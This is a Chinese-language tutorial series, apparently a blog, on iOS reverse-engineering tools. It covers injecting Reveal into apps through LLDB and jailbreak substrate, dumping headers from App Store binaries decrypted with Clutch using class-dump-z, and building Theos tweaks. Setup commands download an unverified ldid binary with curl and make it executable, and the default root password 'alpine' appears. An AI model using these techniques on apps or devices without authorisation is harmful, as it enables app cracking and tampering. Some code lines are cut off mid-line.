
使用Reveal的效果如图：




图中最左侧可以看到View的名称，中间是View的3D展示效果，可以非常清楚的看到View的层次结构。

修改参数后无需编译即可看到效果


Reveal另一个非常有用的功能就是动态修改参数，无需编辑动态查看效果。如下图所示：


UIScreen
100%
UILabel
返回
收藏夹
甲馨 茶具套装特价 正品宜兴紫砂茶具 电磁炉功夫茶具黑檀木
￥1278.02
4195人收藏
品瓷汇 雪花釉陶瓷茶叶罐 珍珠釉储存圆形密封罐 茶器茶道
￥44.26
4131人收藏
祥福 竹制茶道六君子套装 茶夹茶勺茶杯垫套组 功夫茶具配件C
￥30.00
1600人收藏
品瓷汇 彩砂陶小和尚喜怒哀乐精品茶道居家陶瓷摆件 禅趣茶
￥49.01
4102人收藏
茶大师小系 石头茶盘茶海 黑檀实木汝窑陶瓷宜兴紫砂功夫茶具
￥197.90
2758人收藏
Adjusts Font Size to...
Adjusts Letter Spaci...
Baseline Adjustment
Align Baselines
Enabled
Font
Helvetica Neue Inte...
Mediu...
17
Highlighted
Highlighted Text
None (Nil)
Hex
Line Break Mode
Truncating Tail
Min Scale Factor
1
Number of Lines
1
Max Layout Width
0
Shadow
Current Color
#00000000
Hex
Shadow Offset
0
0
Width
Height
Text
收藏夹
Text Alignment
Left
Text
Current Color
#FF000000
Hex
UIView

显示出UILabel和UIView的关键属性值，更重要的是，这些都可以动态修改，比如我们改成测试，如下图：



把其中的图片的宽度从80改成50，改之后的效果如图：



下图箭头所指向的对方都可以动态修改。



关于Reveal的更多功能，欢迎大家去探索并分享。下面介绍Reveal如何集成到iOS应用中去调试。

Reveal的3种加载方法

加载方法（1）

下载Reveal之后打开，在菜单中的Help中可以找到集成到Xcode项目的方法，这里不再赘述。

加载方法（2）

Integrating Reveal without modifying your Xcode project
reveal: 檢視 iOS app 的 view 結構。
给出了如何不用修改Xcode工程就可以加载使用Reveal的方法。

在当前用户目录新建一个文件.lldbinit，位于~/.lldbinit，LLDB每次启动的时候都会加载这个文件。

在.lldbinit中输入如下内容：

```
command alias reveal_load_sim expr (void*)dlopen("/Applications/Reveal.app/Contents/Share
command alias reveal_load_dev expr (void*)dlopen([(NSString*)[(NSBundle*)[NSBundle mainBu
command alias reveal_start expr (void)[(NSNotificationCenter*)[NSNotificationCenter defau
command alias reveal_stop expr (void)[(NSNotificationCenter*)[NSNotificationCenter defaul
```


上述文件创建了4个命令：

```
reveal_load_sim,reveal_load_dev, reveal_start 和 reveal_stop
```

> - `reveal_load_sim` 这个只在iOS模拟器上有效。它从Reveal的应用程序bundle中找到并加载libReveal.dylib（请确保你把Reveal安装到了系统的Application文件夹，如果你换地方了，你修改上述的文件）。
> - `reveal_load_dev` 这个命令在iOS设备和模拟器上都有效。不过，它需要你在**Build Phase**中的的**Copy Bundle Resources**中加上**libReveal.dylib**，请确保没有放到**Link Binary With Libraries**这个地方。
> - `reveal_start` 这个命令发出一个通知启动Reveal Server。
> - `reveal_stop` 这个命令发出一个通知停止Reveal Server。

请注意：只有在iOS应用发出了UIApplicationDidFinishLaunchingNotification通知之后，比如应用的delegate已经处理过application::didFinishLaunchingWithOptions:之后才能调用上面的 `reveal_load_*` 命令，然后再调用reveal_start


在设备起来之后，你就可以断下应用，在LLDB提示框中输入上述的命令了。



上述的过程还需要手动输入，下面介绍如何设置条件断点，使得Reveal在启动之后自动加载。

在你的应用的application:didFinishLaunchingWithOptions 中的代码出加一个断点，然后右键，选择编辑断点。

输入如下图一样的命令：



重新运行下应用，如果控制台输出了如下信息：

```
Reveal server started.
```

说明Reveal已经自动成功加载。

加载方法（3）

Reveal查看任意app的高级技巧介绍了如何在越狱设备上查看任意app的技巧：

- iOS设备需要越狱，iOS6以上
- 安装Reveal，越狱设备与安装Reveal的Mac在同一wifi内。
- 点击菜单Help / Show Reveal Library in Finder，获取libReveal.dylib
- 将libReveal.dylib上传到设备的/Library/MobileSubstrate/DynamicLibraries
- 编辑并上传一个libReveal.plist，格式和/Library/MobileSubstrate/DynamicLibraries下面的其他plist类似，其中的filter的bundle写要查看的iOS App的bundle Id。 格式如下：

  { Filter = { Bundles = ("你要查看的app的bundle Id"); }; }

- 重启iOS设备

小结

本文简要介绍了Reveal的功能和几种加载方法。欢迎大家去体验下Reveal的强大功能。最后，可以看看关于Reveal的tips:Reveal tips: Navigation。

#3 Mac上需要安装的工具下的更多文章

class-dump-z简介

class dump是一个命令行工具，它可以dummp出破解之后的iOS二进制文件的头文件信息（后面我们会介绍破解iOS应用的工具Clutch, 这个工具需要安装在iOS设备上，所以放在下一章介绍）。

这些信息与 otool -ov 命令提供的信息是一样的，但它更紧凑，更易读。

为什么要使用class-dump

你可以看到闭源应用程序，框架(framework)和软件包(bundle)的头文件，了解它内部是如何设计的。

下载与安装

可以从这里http://networkpx.googlecode.com/files/class-dump-z_0.2a.tar.gz下载。

执行如下命令解压文件并把可执行程序拷贝到/usr/bin目录：

> - tar -zxvf class-dump-z_0.2a.tar.gz
> - sudo cp mac_x86/class-dump-z /usr/bin/

如下图所示：

```
ZPs-MBP:class-dump-z admin$ tar -zxvf class-dump-z_0.2a.tar.gz
x LICENSE
x README
x iphone_armv6/
x iphone_armv6/class-dump-z
x iphone_armv6/README
x linux_x86/
x linux_x86/class-dump-z
x linux_x86/README
x mac_x86/
x mac_x86/class-dump-z
x win_x86/
x win_x86/class-dump-z.exe
ZPs-MBP:class-dump-z admin$ sudo cp mac_x86/class-dump-z /usr/bin/
Password:
ZPs-MBP:class-dump-z admin$ ls /usr/bin/cla
clang           clang++         class-dump-z
ZPs-MBP:class-dump-z admin$ ls /usr/bin/cla
clang           clang++         class-dump-z
ZPs-MBP:class-dump-z admin$ ls /usr/bin/class-dump-z
/usr/bin/class-dump-z
```

现在，在命令行输入class-dump-z，你可以得到如下的提示信息：

```
ZPs-MBP:class-dump-z admin$ class-dump-z

Usage: class-dump-z [<options>] <filename>

where options are:

  Analysis:
    -p          Convert undeclared getters and setters into properties (propertize).
    -h proto    Hide methods which already appears in an adopted protocol.
    -h super    Hide inherited methods.
    -y <root>   Choose the sysroot. Default to the path of latest iPhoneOS SDK, or /.
    -u <arch>   Choose a specific architecture in a fat binary (e.g. armv6, armv7, etc.)

  Formatting:
    -a          Print ivar offsets
    -A          Print implementation VM addresses.
    -k          Show additional comments.
    -k -k       Show even more comments.
    -R          Show pointer declarations as int *a instead of int* a.
    -N          Keep the raw struct names (e.g. do no replace __CFArray* with CFArrayRef).
    -b          Put a space after the +/- sign (i.e. + (void)... instead of +(void)...).
    -i <file>   Read and update signature hints file.

  Filtering:
    -C <regex> Only display types with (original) name matching the RegExp (in PCRE synta
    -f <regex> Only display methods with (original) name matching the RegExp.
    -g          Display exported classes only.
    -X <list>  Ignore all types (except categories) with a prefix in the comma-separated
    -h cats     Hide categories.
    -h dogs     Hide protocols.

  Sorting:
    -S          Sort types in alphabetical order.
    -s          Sort methods in alphabetical order.
    -z          Sort methods alphabetically but put class methods and -init... first.

  Output:
    -H          Separate into header files
    -o <dir>    Put header files into this directory instead of current directory.
```

上面的-H 命令可以把头文件信息放到各自的文件中，-o 后面可以指定一个存放头文件的目录。

我们用这两个命令来到处应用的头文件信息。

> - class-dump-z -H AppName/Payload/AppName.app/AppName -o storeheaders

再一次提醒一下，这里的应用是用Clutch破解之后的，如果直接用class-dump-z dump从App Store下载的二进制文件，只能得到加密后的信息。

下一章 **iOS**设备上的工具 会详细介绍Clutch的用法

获得iOS应用程序的类信息

之前我翻译过一篇文章iOS应用程序安全(2)-获得iOS应用程序的类信息，里面分别以Apple自带的地图和从App Store下载的Yahoo天气为例，介绍了class-dump-z获得iOS应用程序的详细过程。

小结

本文简要介绍了class-dump-z的作用，下载、安装和具体用法。

#3 Mac上需要安装的工具下的更多文章

开发越狱程序和日常开发的iOS程序很相似，不过，越狱程序能做更强大的事情。你的设备越狱之后，你就能够hook进Apple提供的几乎所有的class，来控制iPhone/iPad的功能。

@DHowett的Theos大幅简化了编写越狱程序的流程。DHowett介绍了如何再Mac和Linux上开发iOS越狱程序，本文将只介绍如何在Mac上开发。

本文将一步步介绍写越狱程序需要的工具，在这个过程中介绍Theos的用法和功能。

越狱程序开发需要安装的工具

第1步 安装iOS SDK

从http://developer.apple.com/devcenter/ios/index.action去下载安装最新的Xcode，里面自带有最新的iOS SDK。

第2步 设置环境变量

建议把theos安装在/opt/theos， 打开命令行然后输入

```
export THEOS=/opt/theos
```

通过在命令行执行 echo $THEOS可以看到这个变量是否正确设置。如果是这样设置，每次你打开命令行都需要重新设置一下，你也可以编辑/etc/profile文件，把上面那一行添加进去，这样不用每次打开命令行都重新设置一次。

第3步 安装Theos

在命令行中输入：

```
svn co http://svn.howett.net/svn/theos/trunk $THEOS
```

会把theos下载到Step2所设置的目录中，会提示你输入admin的密码。

第4步:下载ldid

ldid的作用是模拟给iPhone签名的流程，使得你能够在真实的设备上安装越狱的apps/hacks。

你可以在很多地方都找得到这个tool，不过DHowett在他的dropbox中给大家存了一份。

通过下面的命令下载：

```
curl -s http://dl.dropbox.com/u/3157793/ldid > ~/Desktop/ldid
chmod +x ~/Desktop/ldid
mv ~/Desktop/ldid $THEOS/bin/ldid
```

先是下载到桌面，然后改执行权限，然后移动到指定目录。

你可以尝试下看看直接下载是否ok：

```
curl -s http://dl.dropbox.com/u/3157793/ldid > $THEOS/bin/ldid; chmod +x $THEOS/bin/ldid
```

由于伟大的墙，下载这个你需要自备梯子。

注：我把这个工具下载下来放到了http://pan.baidu.com/s/1kTHoIGZ，也可以从这里下载，然后给它添加执行权限（chmod +x ldid）并移动到$THEOS/bin/这个目录下。

第5步:安装dkpg

dpkg能够把你的app打包成Debian Package,可以分发的Cydia的存储目录中。

在命令行下执行

```
brew install dpkg.
```

也可以用另一个工具Cakebrew来安装dpkg。

第6步：创建新项目

theos使用一个叫做nic(new instance tool)的工具来创建新的工程。执行下面的命令：

```
$THEOS/bin/nic.pl
```

就可以开始创建。下面是一个创建jailbroken 应用程序的例子：

```
author$ $THEOS/bin/nic.pl
NIC 1.0 - New Instance Creator
——————————
  [1.] iphone/application
  [2.] iphone/library
  [3.] iphone/preference_bundle
  [4.] iphone/tool
  [5.] iphone/tweak
Choose a Template (required): 1
Project Name (required): firstdemo
Package Name [com.yourcompany.firstdemo]:
Author/Maintainer Name [Author Name]:
Instantiating iphone/application in firstdemo/…
Done.
```

简单这样的命令，就创建了一个基本的越狱程序firtdemo,它除了常规的文件外，还包含了Makefile，以及control文件（当在Cydia中时，显示的关于程序的信息）。

构建和部署

下面将介绍如何创建一个jailbroken app/tweak/hack的工具，然后编译和上传到设备的方法。

下面是一个创建jailbroken 应用程序的例子：

```
author$ $THEOS/bin/nic.pl
NIC 1.0 - New Instance Creator
——————————
  [1.] iphone/application
  [2.] iphone/library
  [3.] iphone/preference_bundle
  [4.] iphone/tool
  [5.] iphone/tweak
Choose a Template (required): 1
Project Name (required): firstdemo
Package Name [com.yourcompany.firstdemo]:
Author/Maintainer Name [Author Name]:
Instantiating iphone/application in firstdemo/…
Done.
```

这将会创建一个新的目录firstdemo，并且有以下文件。

1. control: 包含applicaton/tweak的信息，当你从Cydia安装时，你可以看到这些信息，包括名字，作者，版本，等等。
2. main.m，这个不用多说。
3. [applicationName]Application.mm:appdelegate文件。
4. Makefile：包含必要的编译命令
5. Resources：包含info.plist文件等
6. RootViewController.h/mm

Makefile

这里重点介绍下：

```
include theos/makefiles/common.mk
APPLICATION_NAME = firstdemo
[applicationName]_FILES = main.m firstdemoApplication.mm RootViewController.mm
[applicationName]_FRAMEWORKS = UIKit Foundation QuartzCore AudioToolbox CoreGraphics
```

设置环境变量

打开命令行然后输入

```
export THEOS=/opt/theos/
export SDKVERSION=7.1
export THEOS_DEVICE_IP=xxx.xxx.xxx.xxx
```

第二行定义你当前的SDK版本，我本机装的是7.1，最后一行定义你的设备的ip地址。

构建工程

第一个命令**:make**

```
$ make
Making all for application firstdemo…
 Compiling main.m…
 Compiling firstdemoApplication.mm…
 Compiling RootViewController.mm…
 Linking application firstdemo…
 Stripping firstdemo…
 Signing firstdemo…
```

注意，如果出现如下的错误：

> libsubstrate.dylib, missing required architecture armv7 in file /Users/mcmillen/test/theos/lib/libsubstrate.dylib (2 slices)

解决方法：

下载libsubstrate.dylib，然后copy到/opt/theos/lib

第二个命令：**make package**

```
make package
Making all for application firstdemo…
make[2]: Nothing to be done for ‘internal-application-compile’.
Making stage for application firstdemo…
 Copying resource directories into the application wrapper…
dpkg-deb: building package ‘com.yourcompany.firstdemo’ in ‘/Users/author/Desktop/firstdem
```

第三个命令：**make install**

```
$ make package install
Making all for application firstdemo…
make[2]: Nothing to be done for `internal-application-compile’.
Making stage for application firstdemo…
 Copying resource directories into the application wrapper…
dpkg-deb: building package ‘com.yourcompany.firstdemo’ in ‘/Users/author/Desktop/firstdem
...
root@ip’s password:
...
```

这个过程会提示你输入几次iphone或者ipad的密码。默认是:**alpine**.

make install报错解决方法

如果执行make install提示错误：

```
   make: *** [internal-install] Error 1
```

找到文件**$THEOS/makefiles/package/deb.mk**，把其中的

```
$(ECHO_NOTHING)COPYFILE_DISABLE=1 $(FAKEROOT) -r dpkg-deb -b "$(THEOS_STAGING_DIR)" "$(_T
```

替换为：

```
$(ECHO_NOTHING)COPYFILE_DISABLE=1 $(FAKEROOT) -r dpkg-deb -Zgzip -b "$(THEOS_STAGING_DIR)
```

然后再次执行make install就可以正常安装了。

你的第一个Tweak程序

这一节将介绍如何给任意的Apple提供的方法打补丁。在这个demo中，我们将要hook Springboard的init方法，然后在iphone启动时显示一个UIAlertView。这个demo不是最酷的，但是这里所使用的方法和模式，可以用来给任何class的任何method打补丁。

1 准备工作

你首先还需要下载libsubstrate.dylib，然后copy到/opt/theos/lib

下载libsubsrate.dylib


2 iOS 头文件

很可能theos本身就自带了你所需要的头文件，但是，如果你编译程序的时候提示你头文件相关的问题，那你就需要准备相关的头文件了。

下载iphoneheader到/opt/theos/include：

```
git clone https://github.com/rpetrich/iphoneheaders.git
mv iphoneheaders/* theos/include/
```

上述操作之后截图如下：



从OSX library中拷贝IOSurfaceAPI.h到theos/include/IOSurface目录下：

```
cp /System/Library/Frameworks/IOSurface.framework/Headers/IOSurfaceAPI.h theos/include/
```

给IOSurfaceAPI.h打补丁，注释掉IOSurfaceCreateXPCObject 和 IOSurfaceLookupFromXPCObject。

注释后的结果是：

```
/* This call lets you get an xpc_object_t that holds a reference to the IOSurface.
   Note: Any live XPC objects created from an IOSurfaceRef implicity increase the IOSurfa
   count by one until the object is destroyed. */

/*xpc_object_t IOSurfaceCreateXPCObject(IOSurfaceRef aSurface) XPC_RETURNS_RETAINED
